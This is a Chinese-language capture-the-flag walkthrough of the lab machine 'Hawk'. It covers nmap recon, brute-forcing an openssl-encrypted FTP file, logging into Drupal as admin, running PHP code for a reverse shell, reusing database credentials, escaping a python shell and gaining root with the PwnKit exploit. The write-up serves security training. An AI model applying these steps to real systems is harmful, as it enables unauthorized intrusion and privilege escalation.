Hawk,訊息收集、openssl爆破、Drupal(php漏洞利用)、版本漏洞(PwnKit)

```
└─# nmap -sCV -p21,22,80,5435,9092,161 -A 10.10.10.102
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-01 23:06 PDT
Nmap scan report for 10.10.10.102
Host is up (0.30s latency).

PORT     STATE  SERVICE       VERSION
21/tcp   open   ftp           vsftpd 3.0.3
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:10.10.14.2
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 1
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_drwxr-xr-x    2 ftp      ftp          4096 Jun 16  2018 messages
22/tcp   open   ssh           OpenSSH 7.6p1 Ubuntu 4 (Ubuntu Linux; protocol
2.0)
| ssh-hostkey:
|   2048 e4:0c:cb:c5:a5:91:78:ea:54:96:af:4d:03:e4:fc:88 (RSA)
|   256 95:cb:f8:c7:35:5e:af:a9:44:8b:17:59:4d:db:5a:df (ECDSA)
|_  256 4a:0b:2e:f7:1d:99:bc:c7:d3:0b:91:53:b9:3b:e2:79 (ED25519)
80/tcp   open   http          Apache httpd 2.4.29 ((Ubuntu))
| http-robots.txt: 36 disallowed entries (15 shown)
| /includes/ /misc/ /modules/ /profiles/ /scripts/
| /themes/ /CHANGELOG.txt /cron.php /INSTALL.mysql.txt
| /INSTALL.pgsql.txt /INSTALL.sqlite.txt /install.php /INSTALL.txt
|_/LICENSE.txt /MAINTAINERS.txt
|_http-title: Welcome to 192.168.56.103 | 192.168.56.103
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-generator: Drupal 7 (http://drupal.org)
```

```
161/tcp  closed snmp
5435/tcp open   tcpwrapped
9092/tcp open   XmlIpcRegSvc?
1 service unrecognized despite returning data. If you know the
service/version, please submit the following fingerprint at
https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port9092-TCP:V=7.94SVN%I=7%D=8/1%Time=66AC7779%P=aarch64-unknown-linux-
SF:gnu%r(NULL,45E,"\0\0\0\0\0\0\0\x05\x009\x000\x001\x001\x007\0\0\0F\0R\0
SF:e\0m\0o\0t\0e\0\x20\0c\0o\0n\0n\0e\0c\0t\0i\0o\0n\0s\0\x20\0t\0o\0\x20\
SF:0t\0h\0i\0s\0\x20\0s\0e\0r\0v\0e\0r\0\x20\0a\0r\0e\0\x20\0n\0o\0t\0\x20
SF:\0a\0l\0l\0o\0w\0e\0d\0,\0\x20\0s\0e\0e\0\x20\0-\0t\0c\0p\0A\0l\0l\0o\0
SF:w\0O\0t\0h\0e\0r\0s\xff\xff\xff\xff\0\x01`\x05\0\0\x01\xd8\0o\0r\0g\0\.
SF:\0h\x002\0\.\0j\0d\0b\0c\0\.\0J\0d\0b\0c\0S\0Q\0L\0E\0x\0c\0e\0p\0t\0i\
SF:0o\0n\0:\0\x20\0R\0e\0m\0o\0t\0e\0\x20\0c\0o\0n\0n\0e\0c\0t\0i\0o\0n\0s
SF:\0\x20\0t\0o\0\x20\0t\0h\0i\0s\0\x20\0s\0e\0r\0v\0e\0r\0\x20\0a\0r\0e\0
SF:\x20\0n\0o\0t\0\x20\0a\0l\0l\0o\0w\0e\0d\0,\0\x20\0s\0e\0e\0\x20\0-\0t\
SF:0c\0p\0A\0l\0l\0o\0w\0O\0t\0h\0e\0r\0s\0\x20\0\[\x009\x000\x001\x001\x0
SF:07\0-\x001\x009\x006\0\]\0\n\0\t\0a\0t\0\x20\0o\0r\0g\0\.\0h\x002\0\.\0
SF:m\0e\0s\0s\0a\0g\0e\0\.\0D\0b\0E\0x\0c\0e\0p\0t\0i\0o\0n\0\.\0g\0e\0t\0
SF:J\0d\0b\0c\0S\0Q\0L\0E\0x\0c\0e\0p\0t\0i\0o\0n\0\(\0D\0b\0E\0x\0c\0e\0p
SF:\0t\0i\0o\0n\0\.\0j\0a\0v\0a\0:\x003\x004\x005\0\)\0\n\0\t\0a\0t\0\x20\
SF:0o\0r\0g\0\.\0h\x002\0\.\0m\0e\0s\0s\0a\0g\0e\0\.\0D\0b\0E\0x\0c\0e\0p\
SF:0t\0i\0o\0n\0\.\0g\0e\0t\0\(\0D\0b\0E\0x\0c\0e\0p\0t\0i\0o\0n\0\.\0j\0a
SF:\0v\0a\0:\x001\x007\x009\0\)\0\n\0\t\0a\0t\0\x20\0o\0r\0g\0\.\0h\x002\0
SF:\.\0m\0e\0s\0s\0a\0g\0e\0\.\0D\0b\0E\0x\0c\0e\0p\0t\0i\0o\0n\0\.\0g\0e\
SF:0t\0\(\0D\0b\0E\0x\0c\0e\0p\0t\0i\0o\0n\0\.\0j\0a\0v\0a\0:\x001\x005\x0
SF:05\0\)\0\n\0\t\0a\0t\0\x20\0o\0r\0g\0\.\0h\x002\0\.\0m\0e\0s\0s\0a\0g\0
SF:e\0\.\0D\0b\0E\0x\0c\0e\0p\0t\0i\0o\0n\0\.\0g\0e\0t\0\(\0D\0b\0E\0x\0c\
SF:0e\0p\0t\0i\0o\0n\0\.\0j\0a\0v\0a\0:\x001\x004\x004\0\)\0\n\0\t\0a\0t\0
SF:\x20\0o\0r");
No exact OS matches for host (If you know what OS is running on it, see
https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.94SVN%E=4%D=8/1%OT=21%CT=161%CU=38361%PV=Y%DS=2%DC=T%G=Y%TM=66A
OS:C77AE%P=aarch64-unknown-linux-gnu)SEQ(SP=108%GCD=1%ISR=108%TI=Z%CI=I%II=
OS:I%TS=A)SEQ(SP=108%GCD=1%ISR=109%TI=Z%CI=I%II=I%TS=A)SEQ(SP=108%GCD=3%ISR
OS:=109%TI=Z%CI=I%II=I%TS=A)OPS(O1=M53CST11NW7%O2=M53CST11NW7%O3=M53CNNT11N
OS:W7%O4=M53CST11NW7%O5=M53CST11NW7%O6=M53CST11)WIN(W1=7120%W2=7120%W3=7120
OS:%W4=7120%W5=7120%W6=7120)ECN(R=Y%DF=Y%T=40%W=7210%O=M53CNNSNW7%CC=Y%Q=)T
OS:1(R=Y%DF=Y%T=40%S=O%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0
OS:%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6
OS:(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%
OS:F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=
```

```
OS:G%RUD=G)IE(R=Y%DFI=N%T=40%CD=S)

Network Distance: 2 hops
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 161/tcp)
HOP RTT       ADDRESS
1   327.70 ms 10.10.14.1
2   327.87 ms 10.10.10.102

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 54.84 seconds
```

---

ftp匿名登入有`.drupal.txt.enc`文件???

```
└─# cat .drupal.txt.enc
U2FsdGVkX19rWSAG1JNpLTawAmzz/ckaN1oZFZewtIM+e84km3Csja3GADUg2jJb
CmSdwTtr/IIShvTbUd0yQxfe9OuoMxxfNIUN/YPHx+vVw/6eOD+Cc1ftaiNUEiQz
QUf9FyxmCb2fuFoOXGphAMo+Pkc2ChXgLsj4RfgX+P7DkFa8w1ZA9Yj7kR+tyZfy
t4M0qvmWvMhAj3fuuKCCeFoXpYBOacGvUHRGywb4YCk=
```

看起來要暴力解碼，使用openssl

```
└─# cat .drupal.txt.enc | base64 -d
Salted__kY ŋi-6♦l♦♦♦▒7Z♦♦♦♦>{♦$♦p♦♦♦♦5 ♦2[
♦♦♦♦♦♦♦♦♦8?♦sW♦j#T$3AG♦,f       ♦♦♦Z\ja♦>>G6
♦.♦♦E♦♦♦ÐV♦♦V@♦♦♦♦♦d♦♦♦4♦♦♦♦♦@♦w▯♦xZ♦♦Ni♦♦PtF♦♦`)

┌──(root㉿kali)-[~]
└─# file .drupal.txt.enc
.drupal.txt.enc: openssl enc'd data with salted password, base64 encoded
```

可使用工具`openssl-bruteforce`


參考：https://github.com/HrushikeshK/openssl-bruteforce

```
python2.7 brute.py /usr/share/wordlists/rockyou.txt ciphers.txt
../.drupal.txt.enc 2>/dev/null

Password found with algorithm AES256: friends(疑似passwd)
Data:
Daniel,
Following the password for the portal:
PencilKeyboardScanner123(疑似passwd)
Please let us know when the portal is ready.
Kind Regards,
IT department
```

---


web



找版本位置：

`http://10.10.10.102/CHANGELOG.txt`


目前為:7.58



嘗試登入(成功)


```
username : admin
passwd : PencilKeyboardScanner123
```

在模組上新增php使用



測試php成功

測試方式位置：`Content->Add content->Article`，
文字格式需使用`php code`



進行反彈shell

```
└─# nc -lnvp 9200
listening on [any] 9200 ...
connect to [10.10.14.2] from (UNKNOWN) [10.10.10.102] 41408
Linux hawk 4.15.0-23-generic #25-Ubuntu SMP Wed May 23 18:02:16 UTC 2018 x86_64 x86_64 x86_64 GNU/Linux
 06:50:45 up 55 min,  0 users,  load average: 0.00, 3.03, 22.84
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
wh$ oami
www-data
```

user flag

```
$ cat user.txt
78c21b421fb903a58fc822e8ba0dc9ce
$
```

版本漏洞

```
Sudo version
https://book.hacktricks.xyz/linux-unix/privilege-escalation#sudo-version
Sudo version 1.8.21p2

Vulnerable to CVE-2021-4034
```

也3個疑似可用端口：9092、8082、5435

```
Active Ports
https://book.hacktricks.xyz/linux-unix/privilege-escalation#open-ports
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp6       0      0 :::9092                 :::*                    LISTEN      -
tcp6       0      0 :::80                   :::*                    LISTEN      -
tcp6       0      0 :::8082                 :::*                    LISTEN      -
tcp6       0      0 :::21                   :::*                    LISTEN      -
tcp6       0      0 :::22                   :::*                    LISTEN      -
tcp6       0      0 :::5435                 :::*                    LISTEN      -
```

資料庫`/var/www/html/sites/default/settings.php`

```
      'database' => 'drupal',
      'username' => 'drupal',
      'password' => 'drupal4hawk',
      'host' => 'localhost',
      'port' => '',
      'driver' => 'mysql',
```

嘗試登入`daniel`

變成python??

```
www-data@hawk:/home$ su daniel
su daniel
Password: drupal4hawk

Python 3.6.5 (default, Apr  1 2018, 05:46:30)
[GCC 7.3.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>>
```

匯入`os、bash`

```
>>> import os
os.system('/bin/bash')
daniel@hawk:/home$ id
id
uid=1002(daniel) gid=1005(daniel) groups=1005(daniel)
daniel@hawk:/home$ whoami
whoami
daniel
daniel@hawk:/home$
```

後面懶得找提權方式(正常來講要處理端口轉發)，直接用版本漏洞

```
daniel@hawk:/tmp$ chmod +x PwnKit
chmod +x PwnKit
daniel@hawk:/tmp$ ./PwnKit
./PwnKit
root@hawk:/tmp# id
idwh
uid=0(root) gid=0(root) groups=0(root),1005(daniel)
root@hawk:/tmp# oami
whoami
root
root@hawk:/tmp#
```

root flag

```
root@hawk:/tmp# cat /root/root.txt
cat /root/root.txt
28dfb72ade79e882e2a689908fc52d68
root@hawk:/tmp#
```